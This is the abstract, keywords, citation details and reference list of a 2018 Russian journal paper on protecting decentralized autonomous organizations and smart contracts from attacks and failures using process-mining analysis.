Аннотация. В статье обсуждаются технология блокчейнов, децентрализованные автономные организации, смарт-контракты и их устойчивость к атакам и сбоям. Из-за того, что такая форма организаций является экспериментальной, их участники часто сталкиваются с проблемами атак на организацию, последствиями неправильно написанных правил и мошенничества. Задача создания децентрализованных автономных организаций, которые устойчивы к отказам и атакам, и исследование причин этих проблем стало актуальным для проектировщиков и разработчиков программного обеспечения. В статье исследуются алгоритмы атак и предлагаются методы обеспечения устойчивости децентрализованных автономных организаций для атак на основе анализа подпроцессов пограничных событий и журналов с использованием методов Process Mining. Методы, которые необходимо разработать, должны оперативно выявлять и предотвращать несоответствия между предполагаемым и фактическим поведением смарт-контрактов, которые приводят к таким ошибкам в функционировании, как пустые транзакции, увеличенное время обработки блоков и т. д.

Ключевые слова: блокчейн; децентрализованные автономные организации; анализ процессов; смарт-контракт; security

DOI: 10.15514/ISPRAS-2018-30(3)-11

Для цитирования: Андрюхин А.А. Методы защиты децентрализованных автономных организаций от системных отказов и атак. Труды ИСП РАН, том 30, вып. 3, 2018 г., стр. 149-164 (на английском языке). DOI: 10.15514/ISPRAS-2018-30(3)-11

Список литературы

[1]. Williams J. The Seconomics (Security-Economics) Vulnerabilities of Decentralized Autonomous Organizations. Lecture Notes in Computer Science, vol. 10476, 2017, pp. 171-179.

[2]. Atzei N., Bartoletti M., Cimoli T. A survey of attacks on Ethereum smart contracts (SoK). In Proc. of the International Conference on Principles of Security and Trust, 2017, pp. 164-186.

[3]. Mehar M. et al. Understanding a Revolutionary and Flawed Grand Experiment in Blockchain: The DAO Attack. Available at SSRN: https://ssrn.com/abstract=3014782, accessed 29.05.2018.

[4]. DuPont Q. Experiments in algorithmic governance: A history and ethnography of “The DAO,” a failed decentralized autonomous organization. In Bitcoin and Beyond: Cryptocurrencies, Blockchains and Global Governance, Routledge, 2017, 212 p.

[5]. Nikolic I. et al. Finding The Greedy, Prodigal, and Suicidal Contracts at Scale. arXiv preprint arXiv:1802.06038, 2018.

[6]. Grossman S. et al. Online detection of effectively callback free objects with applications to smart contracts. Proceedings of the ACM on Programming Languages, vol. 2, issue POPL, article 48, 2017, 20 p.

[7]. Gurfinkel A. et al. The SeaHorn verification framework. In Proc. of the International Conference on Computer Aided Verification, 2015, pp. 343-361.

[8]. Bhargavan K. et al. Formal verification of smart contracts. In Proc. of the ACM Workshop on Programming Languages and Analysis for Security, 2016, pp. 91-96.

[9]. Delmolino K. et al. Step by step towards creating a safe smart contract: Lessons and insights from a cryptocurrency lab. In Proc. of the International Conference on Financial Cryptography and Data Security, 2016, pp. 79-94.

[10]. Wüst K., Gervais A. Ethereum Eclipse Attacks. Report, ETH Zurich Research Collection, 2016, 7 p.

[11]. Chen T. et al. An Adaptive Gas Cost Mechanism for Ethereum to Defend Against Under-Priced DoS Attacks. In Proc. of the International Conference on Information Security Practice and Experience, 2017, pp. 3-24.

[12]. Luu L. et al. Making smart contracts smarter. In Proc. of the ACM SIGSAC Conference on Computer and Communications Security, 2016, pp. 254-269.

[13]. Dhillon V., Metcalf D., Hooper M. The DAO Hacked. In Blockchain Enabled Applications, Apress. Berkeley, CA, 2017, pp. 67-78.

[14]. Mayer H. ECDSA security in bitcoin and ethereum: a research survey. CoinFabrik, 2016. Режим доступа: https://blog.coinfabrik.com/wp-content/uploads/2016/06/ECDSA-Security-in-Bitcoin-and-Ethereum-a-Research-Survey.pdf, дата обращения 29.05.2018.

[15]. Marcus Y., Heilman E., Goldberg S. Low-Resource Eclipse Attacks on Ethereum’s Peer-to-Peer Network. IACR Cryptology ePrint Archive, Режим доступа https://eprint.iacr.org/2018/236.pdf, дата обращения 29.05.2018.

[16]. Dika A. Ethereum Smart Contracts: Security Vulnerabilities and Security Tools, Master’s thesis, NTNU, 2017.

[17]. Wöhrer M., Zdun U. Smart Contracts: Security Patterns in the Ethereum Ecosystem and Solidity. In Proc. of the International Workshop on Blockchain Oriented Software Engineering (IWBOSE), 2018, 8 p.

[18]. Biryukov A., Khovratovich D., Tikhomirov S. Findel: Secure Derivative Contracts for Ethereum. In Proc. of the International Conference on Financial Cryptography and Data Security, 2017, pp. 453-467.

[19]. Ross S. A. The economic theory of agency: The principal's problem. The American Economic Review, vol. 63, №. 2, 1973, pp. 134-139.

[20]. Eisenhardt K. M. Agency theory: An assessment and review. Academy of management review, vol. 14, № 1, 1989, pp, 57-74.

[21]. Gale D., Hellwig M. Incentive-compatible debt contracts: The one-period problem. The Review of Economic Studies, vol. 52, №. 4, 1985, pp. 647-663.

[22]. Bolton P., Dewatripont M. Contract theory. MIT press, 2005, 744 p.

[23]. Edelman B., Ostrovsky M., Schwarz M. Internet advertising and the generalized second-price auction: Selling billions of dollars' worth of keywords. American economic review, vol. 97, №. 1, 2007, pp. 242-259.

[24]. Roth A. E., Ockenfels A. Last-minute bidding and the rules for ending second-price auctions: Evidence from eBay and Amazon auctions on the Internet. American economic review, vol. 92, №. 4, 2002, pp. 1093-1103.

[25]. Greenstein S. How the internet became commercial: Innovation, privatization, and the birth of a new network. Princeton University Press, 2015, 488 p.

[26]. Moeen M., Agarwal R. Incubation of an industry: Heterogeneous knowledge bases and modes of value capture. Strategic Management Journal, vol. 38, №. 3, 2017, pp. 566-587.

[27]. Handy C. Trust and the virtual organization. Harvard business review, vol. 73, №. 3, 1995, pp. 40-51.

[28]. Markus M. L., Agres B. M. C. E. What makes a virtual organization work? MIT Sloan Management Review, vol. 42, №. 1. 2000, 16 p.

[29]. Szabo N. The idea of smart contracts. Nick Szabo's Papers and Concise Tutorials. Режим доступа: http://www.fon.hum.uva.nl/rob/Courses/InformationInSpeech/CDROM/Literature/LOTwinterschool2006/szabo.best.vwh.net/smart_contracts_idea.html, дата обращения 29.05.2018.

[30]. Nakamoto S. Bitcoin: A peer-to-peer electronic cash system. 2008. Режим доступа https://bitcoin.org/bitcoin.pdf, дата обращения 29.05.2018.

[31]. Haber S., Stornetta W. S. How to time-stamp a digital document. In Proc. of the Conference on the Theory and Application of Cryptography, 1990, pp. 437-455.

[32]. Massias H., Avila X. S., Quisquater J. J. Design of a secure timestamping service with minimal trust requirement. In Proc. of the 20th Symposium on Information Theory in the Benelux, 1999, pp. 79-86.

[33]. Merkle R. C. Protocols for public key cryptosystems. In Proc. of the IEEE Symposium on Security and Privacy, 1980, pp. 122-122.

[34]. Katz J. et al. Handbook of applied cryptography. CRC press, 1996, 810 p.

[35]. Özsu M. T., Valduriez P. Principles of distributed database systems. Springer Science & Business Media, 2011, 846 p.

[36]. Bernstein P. A., Hadzilacos V., Goodman N. Concurrency control and recovery in database systems. 1987. Режим доступа https://www.microsoft.com/en-us/research/wp-content/uploads/2016/05/ccontrol.zip, дата обращения 29.05.2018.